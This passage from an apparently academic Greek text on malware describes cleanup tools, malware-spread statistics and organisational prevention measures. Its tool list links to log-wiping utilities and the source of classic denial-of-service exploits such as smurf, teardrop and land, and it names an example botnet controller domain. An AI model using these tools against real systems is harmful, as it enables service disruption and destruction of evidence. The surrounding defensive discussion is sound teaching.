
μέθοδο αναζήτησης fuzzy logic, μέσω της οποίας αναζητούνται έγγραφα τα οποία είναι παρόμοια αλλά όχι ακριβώς τα ίδια και ονομάζονται ομόλογα αρχεία. Μέσω της μεθόδου *fuzzy hashing* οι ερευνητές θα βοηθούνται στην ανακάλυψη κακόβουλων στοιχείων και συνεπώς και στην απομάκρυνσή τους.

Ένα άλλο εργαλείο είναι το *Msn cleaner* [119]. Το *MSNCleaner* λειτουργεί σαν ανιχνευτής κακόβουλου λογισμικού. Συγκεκριμένα, αναγνωρίζει το κακόβουλο λογισμικό που συχνά λαμβάνεται μέσω του προγράμματος MSN Messenger. Μετά την ανίχνευση του κακόβουλου λογισμικού, το αφαιρεί άμεσα από τον υπολογιστή. Παραδείγματα κακόβουλου λογισμικού είναι αρχεία με την κατάληξη "exe" ή μηνύματα που λένε *"δες τη φωτογραφία μου"*. Έτσι μπαίνουν στο σύστημα του υπολογιστή με διακριτικό τρόπο. Αν επισκεφτεί κάποιος τα links που δίνουν αυτά τα μηνύματα ή αρχεία, σύντομα θα ανακαλύψει πως δεν είναι αυτό που περίμενε να δει. Τα πράγματα γίνονται ακόμα χειρότερα, όταν επιλέξει κάποιος αυτές τις διευθύνσεις και μπει μέσα σε αυτές διότι τότε ο υπολογιστής θα μολυνθεί από το κακόβουλο λογισμικό. Στο διαδίκτυο διατίθεται δωρεάν η έκδοση *MSNCleaner 2.6.0* και κάποιος μπορεί να τη κατεβάσει από τον εξής ιστότοπο:
http://download.cnet.com/MSN-Virus-Cleaner/3000-2239_4-10854474.html
Στη ακόλουθη εικόνα απεικονίζεται το γραφικό περιβάλλον του *MSNCleaner.*

Εικόνα 10.2.1: Το γραφικό περιβάλλον του MSNCleaner [119]

Ένα ακόμα εργαλείο είναι το *Ad-Aware 9.0.2* [120] και διατίθεται στον ιστότοπο http://escapenetcfu.blogspot.com/2011/04/lavasoft-ad-aware-free-902.html
Διακρίνεται σε τρεις κατηγορίες την *Ad-Aware Plus, Pro* και *free*. Τα *Ad-Aware Plus* και *Pro* περιλαμβάνουν μια ισχυρή μηχανή αναζήτησης ιών, προσφέροντας μεγαλύτερη προστασία ενάντια στην εμφάνιση κακόβουλου λογισμικού. Το *Ad-Aware Free* εστιάζει κυρίως στο spyware αλλά έχει εμπλουτιστεί με ένα νέο σύστημα απομάκρυνσης rootkit, το οποίο ανιχνεύει και εξουδετερώνει τις διαδικτυακές απειλές. Διαθέτει νέα real-time προστασία του υπολογιστή η οποία αποτρέπει την εγκατάσταση μολυσμένου υλικού στον υπολογιστή. Επίσης, ο έλεγχος που γίνεται σε πραγματικό χρόνο εμποδίζει την εγκατάσταση κακόβουλου λογισμικού πριν κάποιος το τρέξει. Το πρόγραμμα εξετάζει τον ιό για να ανιχνεύσει και νέες παραλλαγές του ίδιου ιού και, παράλληλα, ψάχνει τα προγράμματα που συμπεριφέρονται ύποπτα, με αποτέλεσμα να μπορεί να ανιχνεύσει ακόμη και τις ολοκαίνουργιες και άγνωστες απειλές. Βέβαια, κανένας έλεγχος σε πραγματικό χρόνο δεν εγγυάται απόλυτη προστασία. Ωστόσο με το συγκεκριμένο πρόγραμμα είναι σε θέση να κάνει κάποιος ελέγχους σε όλα τα μεμονωμένα αρχεία και τους φακέλους του υπολογιστή ή ακόμη και σε ολόκληρο το σύστημά του.

Τέλος ένα άλλο εργαλείο είναι το *multi virus cleaner* [121]. Αυτό το εργαλείο είναι διαθέσιμο στο http://multi-virus-cleaner-2008.en.softonic.com/
Το *Multi Virus Cleaner* είναι ένα πρόγραμμα ασφάλειας για συστήματα Windows, ειδικά σχεδιασμένο για να εξαφανίζει απειλές του υπολογιστή και είναι σχεδιασμένο για να καθαρίζει υπολογιστές. Λαμβάνοντας υπόψη τα χαρακτηριστικά του το πρόγραμμα είναι ιδανικό για διαχειριστές συστημάτων και επικεφαλείς τεχνικών υπηρεσιών αλλά επίσης και για τους καθημερινούς χρήστες που δεν διαθέτουν σύνδεση Internet ή έχουν περιορισμένη σύνδεση. Επίσης αναγνωρίζει περισσότερες από 3.000 εκδόσεις ιών, worms, κακόβουλου λογισμικού, προγραμμάτων αυτόματης κλήσης (dialers), ανιχνευτών πληκτρολογίου (keyboard tracers) και πολλών άλλων απειλών που κυκλοφορούν στο διαδίκτυο σήμερα. Το *Multi Virus Cleaner* είναι ένα χρήσιμο πρόγραμμα, ευέλικτο και εύχρηστο, που απευθύνεται σε προχωρημένους αλλά και αρχάριους χρήστες. Παρακάτω απεικονίζεται το γραφικό περιβάλλον του multi virus cleaner.



Εικόνα 10.2.2: Το γραφικό περιβάλλον του multi virus cleaner

Στη συνέχεια παρατίθενται ορισμένα χρήσιμα εργαλεία που συμβάλουν στην ασφάλεια των πληροφοριακών συστημάτων από το να προσβληθούν από επιθέσεις με κακόβουλο λογισμικό.

Ειδικότερα κάποια γενικά εργαλεία ασφάλειας είναι τα εξής:

Hackersclub: http://www.hackersclub.com
NewOrder: http://neworder.box.sk
Security-Focus: http://www.securityfocus.com

Εργαλεία σάρωσης και ανίχνευσης επιθέσεων είναι τα ακόλουθα:

CyberCop Scanner by Network Associates Inc.: http://www.nai.com
COPS (Computer Oracle and Password System):
ftp://coast.cs.purdue.edu/pub/tools/unix/cops
Fping: ftp://ftp.stanford.edu/pub/packages/fping/fping-2.2b1.tar.gz
HackerShield by Bindview: http://www.bindview.com/netect
Hping: http://www.kyuzz.org/antirez
InspectorScan by Shavlik: http://www.shavlik.com
Internet Scanner by ISS: http://www.iss.net
Network Mapper (Nmap): http://www.insecure.org/nmap
NTInfoscan: http://www.infowar.co.uk/mnemonix
SATAN (Security Administrator Tool for Analyzing Networks):

ftp://ftp.win.tue.nl/pub/security/satan.tar.Z
Tripwire: ftp://coast.cs.purdue.edu/pub/COAST/Tripwire
Udpscan: ftp://ftp.technotronic.com/unix/networkscanners/udpscan.c
Webtrends Security Analyzer: http://www.webtrends.com
WS_Ping Pack Pro: http://www.ipswitch.com

Τα εργαλεία απόκρυψης ιχνών είναι:

Wipe: ftp://ftp.technotronic.com/unix/logtools/wipe-1.00.tgz
Zap: ftp://ftp.technotronic.com/unix/logtools/zap.c

Τα εργαλεία ιχνηλάτησης είναι:

ARIN database: http://www.arin.net/whois
Ferretsoft: http://www.ferretsoft.com
USENET searching: http://www.deja.com
WS_Ping Pack Pro http://www.ipswitch.com

Ακολουθούν τα εργαλεία DoS (Denial of Service):

Land: http://www.rootshell.com/archivej457nxiqi3gq59dv/199711/land.c.html
Latierra: http://www.rootshell.com/archivej457nxiqi3gq59dv/199711/latierra.c.html
Portfuck: http://www.stargazer.net/~flatline/filez/portfuck.zip
Smurf: http://www.rootshell.com/archivej457nxiqi3gq59dv/199711/smurf.c.html
Fraggle: http://www.rootshell.com/archivej457nxiqi3gq59dv/199803/fraggle.c.html
Synk4: http://www.jabukie.com/Unix_Sourcez/synk4.c
Teardrop:http://www.rootshell.com/archivej457nxiqi3gq59dv/199711/teardrop.c.html
Newtear: http://www.rootshell.com/archivej457nxiqi3gq59dv/199801/newtear.c.html
Bonk: http://www.rootshell.com/archivej457nxiqi3gq59dv/199801/bonk.c.html
Syndrop: http://www.rootshell.com/archivej457nxiqi3gq59dv/199804/syndrop.c.html

Τέλος τα εργαλεία αντιμέτρων και φραγμάτων ασφαλείας είναι τα παρακάτω:

BlackICE by NetworkICE: http://www.networkice.com
Hidden Object Locator: http://www.netwarefiles.com/utils/hobjloc.zip
Kerberos: ftp://athena-dist.mit.edu/pub/kerberos
Netguard:http://www.Genocide2600.com/~tattooman/unixloggers/netguard-1.0.0.tar.gz
Network Flight Recorder:
http://www.nfr.netportmap ή ftp://win.tue.nl/pub/security/portmap-3.shar.Z
ή ftp://coast.cs.purdue.edu/pub/tools/unix/portmap.shar
RealSecure by Internet Security Systems (ISS): http://www.iss.net
Scanlogd: ftp://ftp.technotronic.com/unix/protocolloggers/scanlogd.c.gz
Secure Shell (SSH): http://www.ssh.fi
Tcpwrapper: ftp://ftp.win.tue.nl/pub/security
ή ftp://coast.cs.purdue.edu/tools/unix/tcp_wrappers
TIS Internet Firewall Toolkit: ftp://ftp.tis.com/pub/firewalls/toolkit

Κεφάλαιο 11^{ο} – Η πρόληψη από το κακόβολο λογισμικό

11.1 Τα κίνητρα για να αντιμετωπιστεί το κακόβουλο λογισμικό

Η προστασία και η ανίχνευση του κακόβουλου λογισμικού είναι εξαιρετικά δύσκολη καθώς οι βασικές δραστηριότητες των διαδικτυακών εγκληματιών εξελίσσονται ταχύτητα αφού εκμεταλλεύονται το παγκόσμιο χαρακτήρα που έχει το διαδίκτυο. Πολλοί οργανισμοί και ιδιώτες δεν έχουν τους κατάλληλους πόρους, την κατάλληλη εξειδίκευση, ή και τις απαραίτητες δεξιότητες για να αποτρέψουν ή να αντιδράσουν αποτελεσματικά σε επιθέσεις κακόβουλου λογισμικού καθώς και σε άλλες όπως τη κλοπή των ταυτοτήτων, απάτες και DDoS. Επιπλέον το πεδίο του ελέγχου ενός οργανισμού για τη καταπολέμηση του προβλήματος των κακόβουλων προγραμμάτων είναι περιορισμένο.


Πολλές εταιρίες που δραστηριοποιούνται στο τομέα της ασφάλειας αναφέρουν την αδυναμία τους να αντιμετωπίζουν το συντριπτικά μεγάλο αριθμό από κακόβουλα προγράμματα, παρόλο που δαπανούν πολλά χρήματα για να γίνει ανάλυσή τους [4]. Μάλιστα ακόμα και να απασχοληθούν 50 μηχανικοί προκειμένου να αναλύσουν και να βρουν τρόπους για να εμποδίσουν τα νέα δείγματα του κακόβουλου λογισμικού, αυτό είναι εξαιρετικά δύσκολο να γίνει με επιτυχία, αφού κάθε μέρα δημιουργούνται πάνω από 200 νέα δείγματα και ο αριθμός αυτός ολοένα και αυξάνει. Μια άλλη εταιρία κατέγραψε ότι λαμβάνει κατά μέσο όρο 15000 αρχεία και περισσότερα από 70000 καθημερινά από τους χρήστες των προϊόντων της καθώς και από άλλους που ανήκουν στο χώρο της ασφάλειας [4]. Όταν τα δείγματα και τα αρχεία λαμβάνονται, οι εταιρείες ασφάλειας ξεκινούν μια διαδικασία για να διαπιστώσουν αν το κάθε αρχείο είναι όντως κακόβουλο. Σε περίπτωση που αποτύχουν, οι μέθοδοι που χρησιμοποιούνται για να καθορίσουν το κακόβουλο χαρακτήρα του κώδικα είναι πολλοί. Αυτό θα πραγματοποιηθεί με τη συλλογή δεδομένων από άλλους προμηθευτές προϊόντων λογισμικού, με τη διεξαγωγή αυτοματοποιημένης ανάλυσης, με τη διεξαγωγή ανάλυσης σχετικά με το πώς χρησιμοποιούνται τα προγράμματα λογισμικού. Σύμφωνα με το οργανισμό OECD [4], ένας ο οποίος εμπορεύεται προϊόντα λογισμικού εκτίμησε ότι οι προαναφερόμενοι μέθοδοι χρειάζονται να γίνουν τουλάχιστον κάθε 40 λεπτά με αποτέλεσμα να γίνονται κατά μέσο όρο 10 ενημερώσεις καθημερινά. Επιπροσθέτως υπάρχει μια πλειάδα ατόμων που εμπορεύεται λογισμικά ασφάλειας, οι οποίοι έχουν διαφορετικές γνώσεις και απόψεις σχετικά με το πρόβλημα της εξάπλωσης του κακόβουλου λογισμικού.

Ο πολυσχιδής χαρακτήρας των ηλεκτρονικών αποδεικτικών μέσων και η απουσία της καταγεγραμμένης πληροφορίας μπορεί συχνά να σημαίνει ότι τα αποδεικτικά έχουν καταστραφεί ακόμα και σκόπιμα από τους υπαλλήλους μιας επιχείρησης. Η γραφειοκρατία που επιβάλει ο νόμος παρέχει μεν καλούς μηχανισμούς ελέγχων και διατηρεί καλές ισορροπίες αλλά είναι πολύ αργή έτσι ώστε να


ανταποκριθεί με βάση τη ταχύτητα που εξαπλώνεται το διαδικτυακό έγκλημα. Αυτό έχει σαν αποτέλεσμα στη σημερινή εποχή, τα πλεονεκτήματα που προσφέρει το κακόβουλο λογισμικό για τους επιτιθέμενους να είναι περισσότερα σε σχέση με τους κινδύνους που έχει η διάπραξη μιας διαδικτυακής εγκληματικής ενέργειας.

Ο κυβερνοχώρος προσφέρει στους διαδικτυακούς εγκληματίες μια πλειάδα ιδανικών θυμάτων και τρόπων με τους οποίους ο επιτιθέμενος θα αποκομίσει ακόμα και οικονομικά οφέλη. Επίσης παρέχονται σε αυτό, άφθονοι υπολογιστικοί πόροι που μπορούν να αξιοποιηθούν για τη διευκόλυνση αυτού του είδους της εγκληματικής δραστηριότητας.

Τόσο το κακόβουλο λογισμικό, όσο και τα πληροφοριακά συστήματα που βρίσκονται σε κίνδυνο, χρησιμοποιούνται για τη διεξαγωγή επιθέσεων που έχουν μικρό κόστος και δεν είναι δαπανηρές, είναι εύκολα διαθέσιμες και ενημερώνονται συχνά για τις νέες τάσεις τους. Οι συνδέσεις υψηλής ταχύτητας στο διαδίκτυο και το αυξημένο εύρος ζώνης, επιτρέπουν στα μαζικά εκτεθειμένα σε κινδύνους πληροφοριακά συστήματα να έχουν καλύτερους μηχανισμούς άμυνας απέναντι σε νέες επιθέσεις. Παρόλα αυτά οι άνθρωποι που ασχολούνται με τη καταπολέμηση του κακόβουλου λογισμικού αντιμετωπίζουν πολλές προκλήσεις που δεν μπορούν πάντα να αντιμετωπιστούν αποτελεσματικά. Το διάγραμμα 11.1.1 απεικονίζει τη συνολική κατανομή των περιστατικών ασφάλειας με βάση το US-CERT σε έξι υποκατηγορίες. Αυτές είναι η μη εξουσιοδοτημένη πρόσβαση, η άρνηση υπηρεσίας, ο κακόβουλος κώδικας, η ανάρμοστη χρήση, τα scans, οι ανιχνεύσεις, οι απόπειρες πρόσβασης καθώς και άλλες επιθέσεις που είναι υπό μελέτη. Παράλληλα με βάση την έρευνα που έκανε ο οργανισμός τα περιστατικά επιθέσεων που περιείχαν κακόβουλο λογισμικό ή κώδικα αυξήθηκαν.



Διάγραμμα 11.1.1: Τα αναφερόμενα συμβάντα που είχαν συμβεί με βάση την έρευνα της US-CERT που έγινε τον Ιανουάριο του 2006 και τον Αύγουστο του 2007 [4]



Διάγραμμα 11.1.2: Απεικόνιση των πέντε πιο συνηθισμένων τύπων κακόβουλου λογισμικού με βάση την έρευνα της US-CERT το 2007 [4]

11.2 Η δυσκολία αντιμετώπισης του κακόβουλου λογισμικού

Στη σημερινή εποχή το κακόβολο λογισμικό χρησιμοποιεί πολλαπλές μεθόδους προκειμένου να κρυφτεί και να μεταμφιεστεί έτσι ώστε να γίνει πολύ δύσκολη η αναγνώριση και η εξάλειψή του. Αυτό επιτυγχάνεται με το να αποκρύπτονται οι διεργασίες από το λειτουργικό σύστημα έως και να κρυπτογραφείται η κίνηση του δικτύου. Οι προγραμματιστές κακόβουλου λογισμικού δημιουργούν μια πιο ενημερωμένη έκδοσή του, πιο έξυπνη η οποία θα επιτίθεται αποτελεσματικά σε συστήματα. Με βάση την US-CERT [71], κάποια worms προσπαθούν να απενεργοποιήσουν ή να διακόψουν τη λειτουργία αντιικών προγραμμάτων και firewall έτσι ώστε ένα καινούργιο λογισμικό να αποτύχει να ανιχνεύσει και να καθαρίσει το κακόβουλο λογισμικό. Οι υπολογιστές που έχουν δεχθεί επίθεση μπορούν να προσπαθήσουν να ενώσουν ένα botnet χρησιμοποιώντας το IRC ή web-based πρωτόκολλα για να πάρουν οδηγίες σχετικές με τον έλεγχο που κάνουν οι servers σε ένα δίκτυο. Αυτές οι οδηγίες μπορεί να περιλαμβάνουν την εκτέλεση απόκρυφου key-logging λογισμικού, τη δημιουργία συγκεκαλυμμένων σαρωτών σε ένα δίκτυο, τη εκτέλεση μίας επίθεσης άρνησης εξυπηρέτησης, καθώς και την εγκατάσταση άλλου κακόβουλου κώδικα σε ένα υπολογιστή. Έτσι ο υπολογιστής ή το σύστημα αυτό θα ενεργεί σαν ένας *"man in the middle"*, όπου θα αποκρύπτονται στοιχεία από τα firewalls ακόμα και από εξειδικευμένους διαχειριστές. Τα worms μπορούν να αποκρύψουν την εξερχόμενη επικοινωνία με τον έλεγχο του υπολογιστή χρησιμοποιώντας τυχαίες και όχι συνηθισμένες θύρες για τα πρωτόκολλα υπηρεσιών, όπως IRC, FTP, TFTP. Για παράδειγμα δεν αρκεί για ένα οργανισμό να μπλοκάρει τη κίνηση στο IRC με το να μπλοκάρει τη κίνηση στις πόρτες 6666 και 6667. Μερικές πρόσφατες παραλλαγές έχουν αρχίσει να χρησιμοποιούν τη θύρα 80, που είναι η ίδια πόρτα που χρησιμοποιείται για να περιηγηθεί κάποιος σε ιστότοπους. Επιπροσθέτως μια νέα τάση στα worms είναι να κρυπτογραφούν την επικοινωνία τους με αποτέλεσμα οι διαχειριστές να έχουν πιο δύσκολο έργο όσο αφορά στο να

προσδιορίσουν αν η κίνηση στο δίκτυο είναι κακόβουλη. Μια άλλη επίθεση που χρησιμοποιείται από τους επιτιθέμενους και είναι δύσκολο να αντιμετωπιστεί είναι μέσω των botnets που προσπαθούν να επικοινωνήσουν με ένα controller μέσω του domain name τους όπως με το να βάλει την εντολή *controller.no-ip.info*. Όταν ένας botnet controller ανακαλυφθεί, τότε ο επιτιθέμενος αποδίδει μια διαφορετική IP διεύθυνση για να κάνει έλεγχο του domain name. Στις περισσότερες περιπτώσεις οι υπολογιστές και τα συστήματα που έχουν τεθεί υπό τον έλεγχο των επιτιθέμενων είναι αυτά που ήταν ευάλωτα σε επιθέσεις λόγω των ελλιπών μέτρων ασφάλειας που είχαν παρθεί. Συνεπώς με βάση τα παραπάνω παρατηρείται μια δυσκολία στο να αντιμετωπιστεί αποτελεσματικά το κακόβουλο λογισμικό. Ο ακόλουθος πίνακας απεικονίζει τη κατανομή και την ανίχνευση διάφορων τύπων κακόβουλου λογισμικού με βάση έρευνα που διεξήγαγε η Fortinet από τον Ιανουάριο του 2006 έως και τον Οκτώβριο του 2006. Σύμφωνα με τα αποτελέσματα της έρευνας παρατηρούνται συχνά ιοί, spyware και trojan στα συστήματα ενώ ανιχνεύονται σε πολύ μικρό ποσοστό οι μακροιοί, το instant messaging worm και σε μεγαλύτερο τα mass-mailer και τα phishing μηνύματα ηλεκτρονικού ταχυδρομείου

Malware Type	2006's Distribution of Malware (by Type)	October 2006's Detection Rate
Exploits	1.5 %	7.36 %
Instant Messaging Worm	0.2 %	0.01 %
Macro Virus	0.3 %	0.02 %
Mass-Mailer	3.3 %	40.33 %
Mobile Virus	0.1%	0.19 %
Phishing Emails	0.2 %	16.37 %
Scripts	1.0 %	2.25 %
Spyware	19.9 %	11.65 %
Trojan	49.4 %	19.50 %
Virus	19.7 %	1.72 %
Worm	4.5 %	0.61 %

Πίνακας 11.2.1 Ποσοστιαία απεικόνιση της κατανομής και την ανίχνευσης του κακόβουλου λογισμικού από τον Ιανουάριο του 2006 έως και τον Οκτώβριο του 2006 με βάση έρευνα που διεξήγαγε η Fortinet [30]

Ο Βλάχος Β. [105] υποστηρίζει ότι *"το σύνολο των επιθέσεων με τη χρήση του κακόβουλου λογισμικού δεν μπορεί να αντιμετωπιστεί αποτελεσματικά από τις υπάρχουσες εφαρμογές ασφάλειας, τόσο εξαιτίας του ελάχιστου χρόνου εξάπλωσης που χαρακτηρίζει τη νέα γενιά malware όσο και λόγω της σύνθετης και πολύπλοκης φύσης τους. Αυτό έχει σαν αποτέλεσμα, η πλειοψηφία των χρηστών να μένει εκτεθειμένη απέναντι σε μια επερχόμενη επιδημία κακόβουλου λογισμικού"*. Οι επιστήμονες που είναι εξειδικευμένοι σε θέματα ασφάλειας δεν είναι σε θέση, εάν δε διαθέτουν επαρκείς πληροφορίες από τρίτες έμπιστες πηγές, να μπορούν να διαγνώσουν εάν κάποιο είδος κακόβουλου λογισμικού διαδίδεται ανεξέλεγκτα. Ο λόγος είναι ότι αν

διαπιστωθούν ανωμαλίες από τη συνήθη λειτουργία του συστήματος, συνήθως παρατηρώντας τα αρχεία καταγραφής περιστατικών (log files), ακόμα και ένας έμπειρος χρήστης δεν έχει τη δυνατότητα να συμπεράνει εάν οι επιθέσεις προέρχονται από κάποια στοχευόμενη κατανεμημένη επίθεση άρνησης παροχής υπηρεσιών (DDos attacks), από κάποιο τεχνικό πρόβλημα ή δυσλειτουργία του δικτύου ή τέλος αν κάποια επιδημία κακόβουλου λογισμικού βρίσκεται σε εξέλιξη. Η διαλεύκανση ανάλογων περιπτώσεων είναι δύσκολο να πραγματοποιηθεί έγκαιρα από μεμονωμένες οντότητες, αντίθετα είναι σαφώς πιο αποτελεσματικό όταν υπάρχει συνεργασία μεταξύ των ενδιαφερόμενων μερών. Για παράδειγμα, αν ο έμπειρος χρήστης είχε τη δυνατότητα να επικοινωνήσει με άλλους απομακρυσμένους χρήστες και διαπίστωναν όλοι παρόμοια ανώμαλη συμπεριφορά στα συστήματά τους, όπως για παράδειγμα αύξηση των περιστατικών ασφάλειας που αποτυπώνεται στα αρχεία καταγραφής (log files) τότε οι DDos επιθέσεις και η δυσλειτουργία του δικτύου παραπέμπουν στο ότι το σύστημα έχει προσβληθεί με κακόβουλο λογισμικό.

Η συνεργασία μεταξύ διαφόρων χρηστών και η ανταλλαγή πληροφοριών σχετικών με τη κακόβουλη δραστηριότητα που παρατηρείται μπορεί να συμβάλει σημαντικά στο να αποκτήσει ο κάθε χρήστης μια εποπτική εικόνα σχετικά με τη δραστηριότητα του κακόβουλου λογισμικού που επικρατεί στο διαδίκτυο. Η μετάδοση και η λήψη πληροφοριών μεταξύ των χρηστών ουσιαστικά συνθέτουν ένα ομότιμο δίκτυο, στο οποίο τα μέλη του συνδράμουν στον ακριβέστερο υπολογισμό της επικινδυνότητας του διαδικτύου λόγω της ύπαρξης του malware. Εν συνεχεία χρειάζεται να προσαρμόζεται το επίπεδο ασφάλειας του κάθε υπολογιστή ανάλογα με τη γενικότερη κακόβουλη δραστηριότητα. Συνεπώς, αν κάποιο worm εξαπλώνεται με ταχύτατο ρυθμό χωρίς να είναι εκ των προτέρων γνωστά τα κενά ασφάλειας που εκμεταλλεύεται, είναι αναμενόμενο ότι ο κάθε χρήστης θα διαμορφώσει το σύστημά του κατά τέτοιο τρόπο ώστε να είναι κατά το δυνατόν ανθεκτικό σε ενδεχόμενες απόπειρες προσβολής του. Αυτό μπορεί να επιτευχθεί με διάφορους τρόπους, ωστόσο ο πλέον προφανής είναι μέσω της απενεργοποίησης των μη κρίσιμων για τη λειτουργία του συστήματος εφαρμογών, καθώς και την αύξηση του επιπέδου ασφαλείας σε όλα τα προγράμματα που διαθέτουν σχετική ρύθμιση. Έτσι, όσο λιγότερες υπηρεσίες λειτουργούν σε ένα σύστημα, τόσο λιγότερες είναι και οι πύλες εισόδου κακόβουλου λογισμικού, ενώ οι εφαρμογές που προσφέρουν την δυνατότητα για επιλογή μεταξύ διαφορετικών επιπέδων ασφαλείας είναι συνήθως ασφαλέστερες όταν λειτουργούν στο υψηλότατο επίπεδο ασφάλειας σε σχέση με τις εφαρμογές που δεν διαθέτουν ανάλογη επιλογή.

11.3 Τρόποι αντιμετώπισης του κακόβουλου λογισμικού στις επιχειρήσεις

Οι οργανισμοί θα πρέπει να σχεδιάσουν και να εφαρμόσουν μια προσέγγιση για την πρόληψη των κακόβουλων προγραμμάτων τόσο σήμερα όσο και στο εγγύς

μέλλον. Μάλιστα θα πρέπει να επιλέξουν τις μεθόδους προφύλαξης που θα είναι καλά προσαρμοσμένες στο περιβάλλον και τα συστήματά τους. Για παράδειγμα μια τεχνική που λειτουργεί καλά σε ένα διαχειριζόμενο περιβάλλον μπορεί να είναι αναποτελεσματική σε αντίθετη περίπτωση. Μια αποτελεσματική προσέγγιση για την πρόληψη των κακόβουλων προγραμμάτων θα πρέπει να περιλαμβάνει εκτιμήσεις σχετικά με τις πολιτικές που πρέπει να λαμβάνονται, τη διεξαγωγή ενημερωτικών προγραμμάτων που θα θέσουν σε επαγρύπνηση τους χρήστες και το προσωπικό, καθώς και να γίνουν προσπάθειες για το μετριασμό των ευπαθειών και των απειλών σε μια επιχείρηση. Ως βάση για να γίνουν επιπρόσθετες προσπάθειες για τη πρόληψη των επιθέσεων, οι οργανισμοί θα πρέπει να εξασφαλίσουν ότι οι πολιτικές τους υποστηρίζουν την πρόληψη περιστατικών με κακόβουλο λογισμικό. Ουσιαστικά θα πρέπει να συγκεκριμενοποιηθεί η αποδεκτή χρήση των συστημάτων καθώς και να περιοριστούν οι απειλές και οι ευπάθειες. Η πολιτική για να αποτραπεί το κακόβουλο λογισμικό θα πρέπει να διευθετήσει ζητήματα ασφάλειας σχετικά με τους εργαζόμενους που δουλεύουν εκτός της εταιρίας. Όπως προαναφέρθηκε οι οργανισμοί θα πρέπει να διεξάγουν προγράμματα που θα περιέχουν οδηγίες προς τους χρήστες καθώς και να τους ευαισθητοποιήσουν σε περιστατικά πρόληψης από το κακόβουλο λογισμικό. Όλοι οι χρήστες θα πρέπει να έχουν την επίγνωση του τρόπου με τον οποίο εξαπλώνεται το κακόβουλο λογισμικό, τους κινδύνους που ενέχει, τη αδυναμία που έχουν κάποιοι τεχνικοί έλεγχοι για τη πρόληψη όλων των περιστατικών, όπως και να αναδειχτεί η σημασία που έχει αυτοί από μόνοι τους να τα αποτρέπουν. Τα προγράμματα ενημέρωσης θα πρέπει επίσης να κάνουν τους χρήστες να γνωρίζουν την πολιτική και τις διαδικασίες που ισχύουν σε μια εταιρεία προκειμένου να γίνει ο σωστός χειρισμός των περιστατικών επιθέσεων κακόβουλου λογισμικού. Χρειάζεται λοιπόν να αναφέρουν ενδεχόμενες ύποπτες μολύνσεις που έχουν δεχθεί. Επιπλέον, ο οργανισμός θα πρέπει να διενεργεί δραστηριότητες που θα 